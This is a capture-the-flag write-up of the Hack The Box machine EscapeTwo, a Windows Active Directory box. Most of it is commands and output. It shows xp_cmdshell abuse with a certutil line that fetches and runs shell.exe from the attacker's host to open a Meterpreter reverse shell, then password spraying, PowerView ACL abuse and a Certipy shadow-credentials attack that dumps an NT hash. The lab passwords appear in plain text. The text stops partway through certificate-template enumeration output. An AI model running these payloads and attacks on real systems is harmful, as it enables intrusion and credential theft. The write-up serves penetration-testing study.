Hack The Box - EscapeTwo
This machine is an active directory box that has an assumed breach scenario. We’re given the credentials rose:KxEPkKe6R8su. We then discover several credentials, which lead to us capturing the user flag. Following that we perform some ACL abuse and AD CS attacks to get domain admin credentials.
Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
┌──(vantascure㉿kali)-[~/EscapeTwo/Evidence/Scans]
└─$ sudo nmap --open -p- -A -oA tcp_full_svc 10.10.11.51
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-18 16:37 IST
Stats: 0:13:38 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 94.40% done; ETC: 16:51 (0:00:49 remaining)
Stats: 0:15:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 16:52 (0:00:21 remaining)
Nmap scan report for 10.10.11.51
Host is up (0.29s latency).
Not shown: 65509 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-18 11:21:54Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-01-18T11:23:42+00:00; 0s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-18T11:23:42+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.10.11.51:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.10.11.51:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-01-18T11:23:42+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-01-18T07:20:15
|_Not valid after:  2055-01-18T07:20:15
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-01-18T11:23:42+00:00; 0s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-18T11:23:42+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49686/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
49702/tcp open  msrpc         Microsoft Windows RPC
49718/tcp open  msrpc         Microsoft Windows RPC
49739/tcp open  msrpc         Microsoft Windows RPC
49804/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-01-18T11:23:07
|_  start_date: N/A

TRACEROUTE (using port 135/tcp)
HOP RTT       ADDRESS
1   162.76 ms 10.10.16.1
2   324.82 ms 10.10.11.51

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 998.58 seconds
From the Nmap scan, we can tell that this is an active directory machine. I added the domain name found in the output to my /etc/hosts file.
I then enumerated the SMB shares using the credentials provided.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(vantascure㉿kali)-[~/EscapeTwo/Evidence/Scans]
└─$ nxc smb 10.10.11.51 -u rose -p 'KxEPkKe6R8su' --shares
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             [*] Enumerated shares
SMB         10.10.11.51     445    DC01             Share           Permissions     Remark
SMB         10.10.11.51     445    DC01             -----           -----------     ------
SMB         10.10.11.51     445    DC01             Accounting Department READ
SMB         10.10.11.51     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.51     445    DC01             C$                              Default share
SMB         10.10.11.51     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.51     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.51     445    DC01             SYSVOL          READ            Logon server share
SMB         10.10.11.51     445    DC01             Users           READ
On the Accounting Department share, I found an interesting Excel spreadsheet.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(vantascure㉿kali)-[~/EscapeTwo/Evidence/Scans]
└─$ smbclient -U rose@sequel.htb //10.10.11.51/'Accounting Department'
Password for [rose@sequel.htb]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jun  9 16:22:21 2024
  ..                                  D        0  Sun Jun  9 16:22:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 15:44:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 16:22:07 2024

                6367231 blocks of size 4096. 920806 blocks available
I downloaded accounts.xlsx to my machine.
1
2
smb: \> get accounts.xlsx
getting file \accounts.xlsx of size 6780 as accounts.xlsx (5.7 KiloBytes/sec) (average 5.7 KiloBytes/sec)


I then opened the file and found credentials.
Foothold
I then connected to MSSQL service using the credentials I found for the sa user in the Excel spreadsheet.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(vantascure㉿kali)-[~/EscapeTwo/Evidence]
└─$ impacket-mssqlclient -p 1433 sa@10.10.11.51
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
I then enabled xp_cmdshell.
1
2
3
4
SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> RECONFIGURE
I started a Python HTTP server so that I could use it to transfer a payload.
1
2
3
┌──(vantascure㉿kali)-[~]
└─$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
I then downloaded the payload to the target.
1
2
3
4
5
6
7
8
9
10
11
12
SQL (sa  dbo@master)> xp_cmdshell "certutil.exe -urlcache -split -f http://10.10.16.14:8888/shell.exe C:\Users\Public\shell.exe"
output
---------------------------------------------------
****  Online  ****

  0000  ...

  1c00

CertUtil: -URLCache command completed successfully.

NULL
I then executed the payload.
1
SQL (sa  dbo@master)> xp_cmdshell "C:\Users\Public\shell.exe"
I was able to successfully establish a Meterpreter reverse shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(vantascure㉿kali)-[~]
└─$ sudo msfconsole -q
[sudo] password for vantascure:
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (203846 bytes) to 10.10.11.51
[*] Meterpreter session 1 opened (10.10.16.14:4444 -> 10.10.11.51:61757) at 2025-01-18 17:50:44 +0530

meterpreter > shell
Process 6640 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.6659]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
I then found a password for the sql_svc user found in the C:\SQL2019\ExpressAdv_ENU\sql-Configuration.INI file.
1
2
3
4
5
6
7
8
9
10
11
C:\SQL2019\ExpressAdv_ENU>type sql-Configuration.INI

<SNIP>
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
<SNIP>
While exploring the target, I discovered that there was a user ryan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3705-289D

 Directory of C:\Users

06/09/2024  05:42 AM    <DIR>          .
06/09/2024  05:42 AM    <DIR>          ..
12/25/2024  03:10 AM    <DIR>          Administrator
01/18/2025  04:27 AM    <DIR>          Public
06/09/2024  03:15 AM    <DIR>          ryan
06/08/2024  03:16 PM    <DIR>          sql_svc
               0 File(s)              0 bytes
               6 Dir(s)   3,354,234,880 bytes free
I then tried spraying the passwords I’d collected so far against ryan.
1
2
3
4
5
6
7
8
9
┌──(vantascure㉿kali)-[~]
└─$ nxc winrm 10.10.11.51 -u ryan -p passwd_list.txt
WINRM       10.10.11.51     5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
WINRM       10.10.11.51     5985   DC01             [-] sequel.htb\ryan:KxEPkKe6R8su
WINRM       10.10.11.51     5985   DC01             [-] sequel.htb\ryan:0fwz7Q4mSpurIt99
WINRM       10.10.11.51     5985   DC01             [-] sequel.htb\ryan:86LxLBMgEWaKUnBG
WINRM       10.10.11.51     5985   DC01             [-] sequel.htb\ryan:Md9Wlq1E5bZnVDVo
WINRM       10.10.11.51     5985   DC01             [-] sequel.htb\ryan:MSSQLP@ssw0rd!
WINRM       10.10.11.51     5985   DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)
I connected to the target via WinRM as ryan.
1
2
3
4
5
6
7
8
9
10
11
┌──(vantascure㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.51 -u ryan -p 'WqSZAF6CysDQbGb3'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents>
I then captured the user flag.
1
2
*Evil-WinRM* PS C:\Users\ryan\Desktop> type user.txt
d1cb151*************************
Privilege Escalation
I then uploaded SharpHound to the target.
1
2
3
4
5
6
7
*Evil-WinRM* PS C:\Users\ryan\Desktop> upload /home/vantascure/tools/Windows/SharpHound.exe

Info: Uploading /home/vantascure/tools/Windows/SharpHound.exe to C:\Users\ryan\Desktop\SharpHound.exe

Data: 1402196 bytes of 1402196 bytes copied

Info: Upload successful!
I then collected domain information using SharpHound.
1
2
3
4
5
6
7
8
9
10
*Evil-WinRM* PS C:\Users\ryan\Desktop> .\SharpHound.exe -c All --zipfilename SEQUEL
2025-01-18T05:04:53.3731286-08:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
<SNIP>
2025-01-18T05:05:47.2325124-08:00|INFORMATION|Enumeration finished in 00:00:52.2309173
2025-01-18T05:05:47.4658757-08:00|INFORMATION|Saving cache with stats: 62 ID to type mappings.
 62 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2025-01-18T05:05:47.4824980-08:00|INFORMATION|SharpHound Enumeration Completed at 5:05 AM on 1/18/2025! Happy Graphing!
I then transferred the data to my machine.
1
2
3
4
5
*Evil-WinRM* PS C:\Users\ryan\Desktop> download 20250118050544_SEQUEL.zip

Info: Downloading C:\Users\ryan\Desktop\20250118050544_SEQUEL.zip to 20250118050544_SEQUEL.zip

Info: Download successful!

After importing the data into Bloodhound, I found that ryan had WriteOwner access to the ca_svc, who was part of the Cert Publishers group.
I then uploaded PowerView to the target.
1
2
3
4
5
6
7
*Evil-WinRM* PS C:\Users\ryan\Desktop> upload /home/vantascure/tools/Windows/PowerView.ps1

Info: Uploading /home/vantascure/tools/Windows/PowerView.ps1 to C:\Users\ryan\Desktop\PowerView.ps1

Data: 1217532 bytes of 1217532 bytes copied

Info: Upload successful!
I created a PSCredential object for ryan.
1
2
*Evil-WinRM* PS C:\Users\ryan\Desktop> $SecPassword = ConvertTo-SecureString 'WqSZAF6CysDQbGb3' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\ryan\Desktop> $Cred = New-Object System.Management.Automation.PSCredential('SEQUEL\ryan', $SecPassword)
Set ryan as the object owner of the ca_svc user.
1
*Evil-WinRM* PS C:\Users\ryan\Desktop> Set-DomainObjectOwner -Credential $Cred -Identity ca_svc -OwnerIdentity ryan
I then re-authenticated, re-created the PSCredential object, and granted ryan all rights over ca_svc.
1
*Evil-WinRM* PS C:\Users\ryan\Desktop> Add-DomainObjectAcl -Credential $Cred -TargetIdentity ca_svc -PrincipalIdentity ryan -Rights All
[!danger] New Attack Learn what’s happening below.
As I had all rights over ca_svc, I could now carry out a shadow credentials attack.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(vantascure㉿kali)-[~]
└─$ certipy-ad shadow auto -u ryan@sequel.htb -p 'WqSZAF6CysDQbGb3' -dc-ip 10.10.11.51 -ns 10.10.11.51 -target dc01.sequel.htb -account ca_svc
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '65a20275-f10e-f110-c023-a4f992b1b2d7'
[*] Adding Key Credential with device ID '65a20275-f10e-f110-c023-a4f992b1b2d7' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '65a20275-f10e-f110-c023-a4f992b1b2d7' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Using principal: ca_svc@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': 3b181b914e7a9d5508ea1e20bc2b7fce
I then used then enumerated for certificate template vulnerabilities and found that there was an ESC4 vulnerability.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
┌──(vantascure㉿kali)-[~]
└─$ KRB5CCNAME=/home/vantascure/EscapeTwo/Evidence/Misc\ Files/ca_svc.ccache certipy-ad find -scheme ldap -k -debug -target dc01.sequel.htb -dc-ip 10.10.11.51 -vulnerable -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Domain retrieved from CCache: SEQUEL.HTB
[+] Username retrieved from CCache: ca_svc
[+] Trying to resolve 'dc01.sequel.htb' at '10.10.11.51'
[+] Authenticating to LDAP server
[+] Using Kerberos Cache: /home/vantascure/EscapeTwo/Evidence/Misc Files/ca_svc.ccache
[+] Using TGT from cache
[+] Username retrieved from CCache: ca_svc
[+] Getting TGS for 'host/dc01.sequel.htb'
[+] Got TGS for 'host/dc01.sequel.htb'
[+] Bound to ldap://10.10.11.51:389 - cleartext
[+] Default path: DC=sequel,DC=htb
[+] Configuration path: CN=Configuration,DC=sequel,DC=htb
[+] Adding Domain Computers to list of current user's SIDs
[+] List of current user's SIDs:
     SEQUEL.HTB\Certification Authority (S-1-5-21-548670397-972687484-3496335370-1607)
     SEQUEL.HTB\Domain Users (S-1-5-21-548670397-972687484-3496335370-513)
     SEQUEL.HTB\Authenticated Users (SEQUEL.HTB-S-1-5-11)
     SEQUEL.HTB\Users (SEQUEL.HTB-S-1-5-32-545)
     SEQUEL.HTB\Cert Publishers (S-1-5-21-548670397-972687484-3496335370-517)
     SEQUEL.HTB\Denied RODC Password Replication Group (S-1-5-21-548670397-972687484-3496335370-572)
     SEQUEL.HTB\Domain Computers (S-1-5-21-548670397-972687484-3496335370-515)
     SEQUEL.HTB\Everyone (SEQUEL.HTB-S-1-1-0)
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[+] Trying to resolve 'DC01.sequel.htb' at '10.10.11.51'
[*] Trying to get CA configuration for 'sequel-DC01-CA' via CSRA
[+] Trying to get DCOM connection for: 10.10.11.51
[+] Using Kerberos Cache: /home/vantascure/EscapeTwo/Evidence/Misc Files/ca_svc.ccache
[+] Using TGT from cache
[+] Username retrieved from CCache: ca_svc
[+] Getting TGS for 'host/DC01.sequel.htb'
[+] Got TGS for 'host/DC01.sequel.htb'
[!] Got error while trying to get CA configuration for 'sequel-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'sequel-DC01-CA' via RRP
[+] Using Kerberos Cache: /home/vantascure/EscapeTwo/Evidence/Misc Files/ca_svc.ccache
[+] Using TGT from cache
[+] Username retrieved from CCache: ca_svc
[+] Getting TGS for 'host/DC01.sequel.htb'
[+] Got TGS for 'host/DC01.sequel.htb'
[+] Connected to remote registry at 'DC01.sequel.htb' (10.10.11.51)
[*] Got CA configuration for 'sequel-DC01-CA'
[+] Resolved 'DC01.sequel.htb' from cache: 10.10.11.51
[+] Connecting to 10.10.11.51:80
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : sequel-DC01-CA
    DNS Name                            : DC01.sequel.htb
    Certificate Subject                 : CN=sequel-DC01-CA, DC=sequel, DC=htb
    Certificate Serial Number           : 152DBD2D8E9C079742C0F3BFF2A211D3
    Certificate Validity Start          : 2024-06-08 16:50:40+00:00
    Certificate Validity End            : 2124-06-08 17:00:40+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : SEQUEL.HTB\Administrators
      Access Rights
        ManageCertificates              : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        ManageCa                        : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
